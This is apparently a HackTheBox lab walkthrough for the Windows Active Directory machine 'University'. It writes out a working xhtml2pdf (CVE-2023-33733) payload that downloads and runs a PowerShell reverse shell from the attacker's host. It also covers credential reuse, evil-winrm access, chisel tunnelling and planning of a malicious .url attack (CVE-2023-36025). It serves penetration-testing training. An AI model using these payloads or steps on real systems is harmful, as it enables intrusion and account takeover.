



HACKTHEBOX



University

17th July 2025

Prepared By: amra

Machine Author: Spectra199

Difficulty: **Insane**

Synopsis

University is an Insane Windows Active Directory machine that starts with a university webpage. The web application allows exporting user profile pages to a PDF using `xhtml2pdf`, which is vulnerable to a Remote Code Execution vulnerability via CVE-2023-33733. This allows getting initial access to the machine. Subsequently, the account of a professor is compromised using a forged certificate. With the professor's account, a malicious archive file is uploaded to exploit CVE-2023-36025, which allows getting Remote Code Execution as the user who extracts the archive. A relay attack is then meticulously set up to perform an unconstrained delegation attack. On the newly compromised computer, the Kerberos ticket for a new user is extracted, enabling the reading of the password of a group-managed service account. This account can impersonate the domain Administrator, thus compromising the entire environment.

Skills Required

- Enumeration
- Windows Active Directory
- CVEs Research

Skills Learned

- WPAD MiTM Attack

- NTLM Relay Attack over IPv6
- Certificate Forgery
- Kerberos Attacks

Enumeration

Nmap

Let's start with `Nmap`:

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.231.193 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.231.193
```

```
<SNIP>
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             nginx 1.24.0
|_http-server-header: nginx/1.24.0
|_http-title: Did not follow redirect to http://university.htb/
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-07-21
22:45:06Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
university.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
2179/tcp   open  vmrpd?
3268/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
university.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp   open  mc-nmf           .NET Message Framing
47001/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
</SNIP>
<SNIP>
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled and required
|_clock-skew: 6h58m55s
```

```
| smb2-time:
|   date: 2025-07-21T22:46:04
|_  start_date: N/A
</SNIP>
```


The initial `Nmap` output reveals a lot of open ports, indicating that the machine uses Active Directory. On port 80, we have an `Nginx` web server. Also, according to the `Nmap` output, we have two valid hostnames for the machine. One refers to the domain, `university.htb`, and the other refers to the Domain Controller, `dc.university.htb`. Thus, we modify our hosts file accordingly:

```
$ echo "10.129.231.193 university.htb DC.university.htb DC" | sudo tee -a /etc/hosts
```

Moreover, many of these ports are related to Kerberos authentication. If we use Kerberos authentication later on, we must remember that according to `Nmap`, there is a 7-hour difference between our local machine and the remote. Kerberos works only if the time difference is 5 minutes or less.

Nginx - Port 80

We begin our enumeration by visiting <http://university.htb>



Browse Courses

The web application is a remote learning platform with two user types: `student` and `Professor`. The web pages reveal some interesting information about the application's inner workings.

On the home page, we note that a specific team evaluates all course materials before publishing them on the platform.



HOMEBROWSE COURSESHOW IT WORKSFAQSCONTACT USREGISTER





How many courses can I take?

Can I try again after failing?

Ofcourse! you can try to take courses as many as you want!

How reliable are you lectures?

Not to mention that we use international standards in selecting professors and allowing them to publish lectures. We have a "Content Evaluation" team with great experience that conducts a comprehensive review of all lectures and there attached references before publishing them to students on our platform.

Does it need to any type of payment?

Get in touch

Head officeDubai office

Now, let's create a student account by clicking REGISTER -> STUDENT ACCOUNT and examine this web application's offerings. If we try to enrol in a course with our new student account, view their account, and view the lectures, we note that the provided files vary between PDF and ZIP files.



HOMEBROWSE COURSESHOW IT WORKSFAQSCONTACTREGISTER





Library

OrganizeClear DownloadsSearch Downloads

HistoryDownloadsTagsAll Bookmarks

Lecture_3.zip4.4 KB — university.htb — 12:17 AM

Lecture_2.zip4.4 KB — university.htb — 12:16 AM

Introduction.zip625 KB — university.htb — 12:16 AM

Lectures List

#1 Introduction


#2 Lecture 2

#3 Lecture 3

We find various files inside the ZIP file, such as PDF, DOCX, and URL. Connecting the clues we have so far, these files are the duplicate files checked by the Content Evaluation Team.

Location: /Lecture 3/				
Name	Size	Type	Date Modified	
 Lecture 3.docx	4.2 kB	Word 2007 ...	18 February 2024, ...	
 Reference-1.url	58 bytes	Internet sh...	18 February 2024, ...	
 Reference-2.url	68 bytes	Internet sh...	18 February 2024, ...	
 Reference-3.url	67 bytes	Internet sh...	18 February 2024, ...	

Returning to the `My Profile` option, we notice a Bio field we control entirely. Moreover, looking at our options on the top right menu, we can export our profile to a `PDF`, and all the changes we've made will be reflected there.



Let's try to export our current profile and verify that everything gets reflected on the final `PDF`.

amra Profile (pdf format)



Hello everyone!

Username: amra

Email: amra@amra.htb

First Name: Amra

Last Name: Amra

Address: HTB HQ

Joined at: July 22, 2025, 9:20 p.m.

Courses amra enrolled in:

Introduction to Finance Science:

Department: Finances

Description: Introduction to Finance Science is a comprehensiv■...

Difficulty: Medium

Teacher: Professor Nya Laracrof(nya)

Indeed, all of our info is presented in the generated PDF file. Let's download this file and examine it more closely using `exiftool`.

```
$ exiftool profile.pdf
exiftool profile.pdf
```

```
ExifTool Version Number      : 13.25
File Name                    : profile.pdf
Directory                    : .
File Size                    : 8.6 kB
File Modification Date/Time   : 2025:07:22 10:46:08-04:00
File Access Date/Time        : 2025:07:22 10:46:08-04:00
File Inode Change Date/Time   : 2025:07:22 10:46:08-04:00
File Permissions              : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Author                       :
Create Date                  : 2025:07:22 14:42:00+08:00
Creator                      : (unspecified)
Modify Date                  : 2025:07:22 14:42:00+08:00
Producer                     : xhtml2pdf <https://github.com/xhtml2pdf/xhtml2pdf/>
Subject                      :
Title                        : University | amra Profile
Trapped                      : False
Page Mode                    : UseNone
Page Count                   : 2
```

Looking at the `Producer` field, we discover that [xhtml2pdf](https://github.com/xhtml2pdf/xhtml2pdf/) produces the PDF file. At this point, we can investigate further and search for any known vulnerabilities for this tool. Searching for `xhtml2pdf cve` [Github](#) leads us to [this](#) repo that showcases a Proof of Concept for the [CVE-2023-33733](#), which allows attackers to execute arbitrary code via supplying a crafted PDF file. We have seen that the `Bio` field on our profile gets parsed and processed through the vulnerable `xhtml2pdf` tool. So let's change the provided proof of concept payload to fit our case.

First, we know we are dealing with a Windows machine, so we can use [Nishang Reverse Shell](#) to create a reverse shell on the remote machine. We download the binary and we set a Python web server in the same directory as the `.ps1` file.

```
$ sudo python3 -m http.server 80
```

We modify the file to send a reverse shell back to us when loaded.

```
$ echo "Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.154 -Port 9001" >> Invoke-
PowerShellTcp.ps1
$ mv Invoke-PowerShellTcp.ps1 shell.ps1
```

Then, we set up a listener to catch the reverse shell.

```
$ rlwrap nc -lvnp 9001
```

Then, we modify the payload to fetch the binary and spawn a reverse shell for us.

```
<para><font color="[[[getattr(pow, Word('__globals__'))['os'].system('powershell IEX(IWR
http://10.10.14.154/shell.ps1 -usebasicparsing') for Word in [ orgTypeFun( 'Word',
(str,), { 'mutated': 1, 'startswith': lambda self, x: 1 == 0, '__eq__': lambda self, x:
self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {
setattr(self, 'mutated', self.mutated - 1) }, '__hash__': lambda self: hash(str(self)), },
) ] ] for orgTypeFun in [type(type(1))] for none in [[].append(1)]]] and 'red'">
exploit
</font></para>
```

This payload will download and execute the PowerShell script to spawn a reverse shell back to our machine. We copy the payload on the `Bio` field and then click on `Profile Export` to trigger the payload. We have a reverse shell on the remote machine as the user `wao`.

```
PS C:\Web\University> whoami /all

USER INFORMATION
-----

User Name      SID
=====
university\wao S-1-5-21-2056245889-740706773-2266349663-1106


GROUP INFORMATION
-----

Group Name      Attributes      Type      SID
-----
Everyone        Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias S-1-5-32-580
<SNIP>
```

We notice that we are a member of the `Remote Management Users` group. This means that if we find a valid password for the current user, we can use `WinRM` to connect to the remote machine. Looking through the directories, we find `C:\Web\DB Backup`, which seems to be a place where the web developers save database backups. Moreover, there is a PowerShell script `db-backup-automator.ps1`.


```

$sourcePath = "C:\Web\University\db.sqlite3"
$destinationPath = "C:\Web\DB Backups\"
$7zExePath = "C:\Program Files\7-Zip\7z.exe"

$zipFileName = "DB-Backup-$(Get-Date -Format 'yyyy-MM-dd').zip"
$zipFilePath = Join-Path -Path $destinationPath -ChildPath $zipFileName
$7zCommand = "& `"$7zExePath`" a `"$zipFilePath`" `"$sourcePath`" -p'WebAO1337'"
Invoke-Expression -Command $7zCommand

```

This script creates a database backup with the creation date and encrypts the backup with a password. This password is very similar to the username of our current user. Let's try to authenticate over `WinRM` with the set of credentials `WAO:WebAO1337`.

```

$ evil-winrm -u wao -p WebAO1337 -i university.htb
*Evil-WinRM* PS C:\Users\WAO\Documents> whoami
university\wao

```

Before digging deeper, let's use the newly obtained credentials to enumerate the machine further. We can start by looking for available SMB shares.

```

$ nxc smb university.htb -u WAO -p 'WebAO1337' --shares
SMB      10.129.231.193  445    DC      [*] Windows 10 / Server 2019 Build
17763 x64 (name:DC) (domain:university.htb) (signing:True) (SMBv1:False)
SMB      10.129.231.193  445    DC      [+] university.htb\WAO:WebAO1337
SMB      10.129.231.193  445    DC      [*] Enumerated shares
SMB      10.129.231.193  445    DC      Share          Permissions      Remark
SMB      10.129.231.193  445    DC      -----
ADMIN$
Admin
SMB      10.129.231.193  445    DC      C$
Default share
SMB      10.129.231.193  445    DC      IPC$           READ            Remote
IPC
SMB      10.129.231.193  445    DC      Lectures
Lectures Share folder for Content Evaluators for reviewing submitted lectures
SMB      10.129.231.193  445    DC      NETLOGON      READ            Logon
server share
SMB      10.129.231.193  445    DC      SYSVOL        READ            Logon
server share

```

Indeed, we have a non-standard share called `Lectures`. Looking at the share's description, it looks like the Content Evaluating Team is using that share to fetch and review lectures. Unfortunately, we don't have any access to that share, so we can neither confirm nor deny our assumption at this point. But since we have direct code execution on the machine, let's find out which directory this share serves. A good approach is to search for the directory `Lectures` and see if we get any hits.

```
*Evil-WinRM* PS C:\Users\WAO\Documents> Get-ChildItem -Path C:\ -Directory -Filter Lectures -Recurse -ErrorAction SilentlyContinue
```

```
Directory: C:\Web\University\static\assets\uploads
```

Mode	LastWriteTime	Length	Name
d-----	10/21/2024 4:18 PM		lectures

This is the only match on the system `C:\Web\University\static\assets\uploads\lectures`. This folder contains all the lectures of the web application:

```
*Evil-WinRM* PS C:\Users\WAO\Documents> ls
C:\Web\University\static\assets\uploads\lectures
```

```
Directory: C:\Web\University\static\assets\uploads\lectures
```

Mode	LastWriteTime	Length	Name
-a-----	3/4/2023 10:55 PM	15274	Final.pdf
-a-----	9/4/2023 7:56 PM	15274	Final_MlrkzDx.pdf
-a-----	2/22/2023 9:52 AM	640166	Introduction.zip
-a-----	2/19/2024 5:15 PM	15721	Introduction_1OnecYs.pdf

<SNIP>

Let's take a note of this finding and continue with our enumeration.

Since this is an Active Directory environment, we can search for possible Domain-Joined computers.

```
*Evil-WinRM* PS C:\Users\WAO\Documents> Import-Module ActiveDirectory; Get-ADComputer -
Filter * -Property DNSHostName | Select-Object
Name,DNSHostName,@{Name="IPAddress";Expression=
{try{([System.Net.Dns]::GetHostAddresses($_.DNSHostName) | Where-Object {$_.AddressFamily
-eq 'InterNetwork'}} | Select-Object -First 1).IPAddressToString}catch{"N/A"}}}
```

Name	DNSHostName	IPAddress
DC	DC.university.htb	10.129.231.193
WS-3	WS-3.university.htb	192.168.99.2
WS-1		10.129.231.193
WS-2		10.129.231.193
WS-4		10.129.231.193
WS-5		10.129.231.193
LAB-2	LAB-2	192.168.99.12

We notice that there are some Domain-Joined computers. More importantly, two of them, `WS-3` and `LAB-2`, live on an internal network different from the rest. We can dig further to find more information about `LAB-2` since it's the odd one.

```
*Evil-WinRM* PS C:\Users\WAO\Documents> get-adcomputer -Identity LAB-2 -properties *
<SNIP>
Name : LAB-2
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory :
CN=Computer,CN=Schema,CN=Configuration,DC=university,DC=htb
ObjectClass : computer
ObjectGUID : 4524ad5c-8cc8-4021-b80a-e3b964ebae3e
objectSid : S-1-5-21-2056245889-740706773-2266349663-1145
OperatingSystem : pc-linux-gnu
</SNIP>
```

The only interesting thing about this computer is that the OS is `Linux`. At this point, we need to create a SOCKS tunnel to access these machines from our attacking machine. To achieve this, we are going to use `chisel`.

On our machine, we will execute the following command:

```
$ ./chisel server -p 8000 --reverse
```

Then, we can use the `upload` function of `evil-winrm` to upload `chisel.exe` to the remote machine and create the tunnel.

```
*Evil-WinRM* PS C:\Users\WAO\music> upload chisel.exe
*Evil-WinRM* PS C:\Users\WAO\music> .\chisel.exe client 10.10.14.114:8000 R:socks
```

Now, we can interact with the remote machine. Since scanning over a SOCKS tunnel takes a very long time, we can try to connect over `SSH` with our credentials to `LAB-2`, since it's very common for a Linux machine to have `SSH` exposed.

```
$ proxychains4 ssh wao@192.168.99.12
-----[!]WARNING[!]-----
|This LAB is created for web app features testing purposes ONLY....|
|Please DO NOT leave any critical information while this machine is|
| accessible by all the "Web Developers" as sudo users          |
-----

wao@LAB-2:~$ whoami
wao
wao@LAB-2:~$ sudo bash
[sudo] password for wao:
root@LAB-2:~#
```

Make sure this is the last uncommented line `socks5 127.0.0.1 1080` on your `/etc/proxychains4.conf` file.

The credentials worked and we can connect to this computer. Moreover, there is a warning:

This LAB is created for web app features testing purposes ONLY....Please DO NOT leave any critical information while this machine is accessible by all the "Web Developers" as sudo users

This means we can get to the `root` user immediately, as we have already done. Looking around the machine, we don't find anything else useful for now. Now, let's try to do some enumeration on the machine

WS-3:

```
*Evil-WinRM* PS C:\Users\WAO\Documents> get-adcomputer -Identity WS-3 -properties *
<SNIP>
OperatingSystem                : Windows Server 2019 Standard
OperatingSystemHotfix          :
OperatingSystemServicePack     :
OperatingSystemVersion         : 10.0 (17763)
PasswordExpired                : False
PasswordLastSet                : 10/14/2024 9:31:17 AM
PasswordNeverExpires           : True
PasswordNotRequired            : False
PrimaryGroup                   : CN=Domain
Computers,CN=Users,DC=university,DC=htb
primaryGroupID                 : 515
PrincipalsAllowedToDelegateToAccount : {S-1-5-21-2056245889-740706773-2266349663-1147}
ProtectedFromAccidentalDeletion : False
pwdLastSet                    : 133733970774313565
SamAccountName                 : WS-3$
sAMAccountType                 : 805306369
sDRightsEffective              : 0
ServiceAccount                 : {}
servicePrincipalName           : {TERMSRV/WS-3, TERMSRV/WS-3.university.htb,
WSMAN/WS-3, WSMAN/WS-3.university.htb...}
ServicePrincipalNames          : {TERMSRV/WS-3, TERMSRV/WS-3.university.htb,
WSMAN/WS-3, WSMAN/WS-3.university.htb...}
SID                            : S-1-5-21-2056245889-740706773-2266349663-1134
SIDHistory                    : {}
TrustedForDelegation           : True
</SNIP>
```

From the output, we now know that the OS is `Windows Server 2019` and the machine has the `TrustedForDelegation` set to `True`, which means the machine has delegation rights.

Let's try to connect to the WS-3 computer with the same credentials again.

```
$ proxychains4 evil-winrm -i 192.168.99.2 -u WAO -p 'WebAO1337'
*Evil-WinRM* PS C:\Users\wao\Documents> whoami
university\wao
```

Looking through the machine, there is a `README.txt` file at the user's `Desktop`.

We have created this note for all the users on the domain computers: WS-1, WS-2 and WS-3.

These computers have not been updated since 10/29/2023.

Since these devices are used for content evaluation purposes, they should always have the latest security updates.

So please be sure to complete your current assessments and move on to the computers "WS-4" and "WS-5".

The security team will begin working on the updates and applying new security policies early next month.

Best regards.

SecurityOps team - Rose Lanosta.

Looking at some of the users on this machine, we notice that they are all members of the `Content Evaluators` group, which we know exists from our very first enumeration steps.

On WS-3

Evil-WinRM PS C:\Users\wao\Documents> ls C:\users

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.99.2:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.99.2:5985 ... OK
```

Directory: C:\users

Mode	LastWriteTime	Length	Name
d-----	9/13/2024 1:49 AM		Administrator
d-----	10/7/2024 12:11 PM		Administrator.UNIVERSITY
d-----	2/24/2024 4:10 PM		George.A
d-----	2/24/2024 4:13 PM		Jakken.C
d-----	10/18/2024 12:21 PM		Martin.T
d-----	2/24/2024 4:09 PM		Nya.R
d-r----	2/23/2024 6:28 PM		Public
d-----	2/27/2024 10:29 PM		Rose.L
d-----	2/24/2024 6:20 PM		wao

On DC

Evil-WinRM PS C:\Users\WAO> get-adgroup -Identity 'Content Evaluators' -properties members

```
DistinguishedName : CN=Content Evaluators,CN=Users,DC=university,DC=htb
GroupCategory      : Security
GroupScope         : Global
Members            : {CN=Martin Tailor,CN=Users,DC=university,DC=htb, CN=Nya
Rose,CN=Users,DC=university,DC=htb, CN=Jakke Chan,CN=Users,DC=university,DC=htb, CN=George
Artimes,CN=Users,DC=university,DC=htb}
Name               : Content Evaluators
ObjectClass        : group
ObjectGUID         : c74c1c6c-1d63-4121-b2bb-6ca7eebce604
SamAccountName     : Content Evaluators
SID                : S-1-5-21-2056245889-740706773-2266349663-1126
```

So we confirm the statement of the note that this machine is used by this group. Moreover, it's extremely important to note that this machine has not been updated since 10/29/2023. This means that we need to do some research on the vulnerabilities present in Windows server 2019 after 10/29/2023.

There are 5 potentially exploitable CVEs that fit that time frame:

- [CVE-2023-36413](#): is related to "Microsoft Office"
- [CVE-2023-36036](#): is related to "Windows Cloud Files Mini Filter"
- [CVE-2023-36038](#): is related to "ASP.NET"
- [CVE-2023-36033](#): is related to "Windows DWM core library"
- [CVE-2023-36025](#): is related to "Windows SmartScreen"

After reading through these CVEs, it is clear that the most applicable one to our case is [CVE-2023-36025](#) because it can lead to code execution via `URL(Windows URL Shortcut)` files like this [PoC](#).

Combining all the information that we have collected until now, we can takeover another user, from the `Content Evaluators` group, by getting a user to click on a malicious `.url` file using the exploit `CVE-2023-36025`. Moreover, we know from our web application enumeration that when a professor creates a course and adds lectures to it, the added files are being reviewed by the `Content Evaluators` before getting accepted.

Our plan to compromise the `Content Evaluators` group can be broken down to the following steps:

1. We will create a professor account
2. Create a new course
3. Submit malicious `zip` archive file
4. A member of the group extracts the archive file to review the lecture and clicks on the malicious `url` reference file
5. We get a reverse shell as a user from the desired group

Let's start applying our plan by registering a professor's account. Unfortunately, when you register for a professor account and try to log in, the application responds with `Sorry, this account is not activated and can not be authenticated!`

Homepage / Login

Login

- Sorry, this account is not activated and can not be authenticated!.

Please provide your username & password

Username

Password

or login using your: `signed-certificate`

Login

Hmm. We're having trouble finding that site.

We can't connect to the server at `www.google.com`.

If you entered the right address, you can't reach this page.

It seems like we can't login with our newly created account. Let's take a look at the option to login using a `signed-certificate`.

Homepage / Signed Digital Certificate Login

Signed Digital Certificate Login

Please provide your Digital Certificate, which should be signed by our domain


Browse...

No file selected.


Login

Hmm. We're having trouble

The application asks for a `Signed Digital Certificate` to log in either as a student or a professor. Looking back at our profile page, we notice the option to request a certificate for our account.



Let's navigate to it:



Once again, the page informs us that we can use this certificate to log in without the need to provide any credentials, and if we are a professor, we can also upload our lectures. All we need to provide is a `.CSR` (Certificate Signing Request) file with the fields `common name` and `email address` populated with entries that match our profile using `openssl` tool. Then, the Certification Authority will sign it and return it to us. But both the `certificate` and the `private key` are located at `C:\Web\University\CA\` directory in the Domain Controller that we have code execution as the user `wao`.


```
*Evil-WinRM* PS C:\Users\WAO\Documents> ls C:\Web\University\CA\
```

Directory: C:\Web\University\CA

Mode	LastWriteTime	Length	Name
-a----	2/15/2024 5:51 AM	1399	rootCA.crt
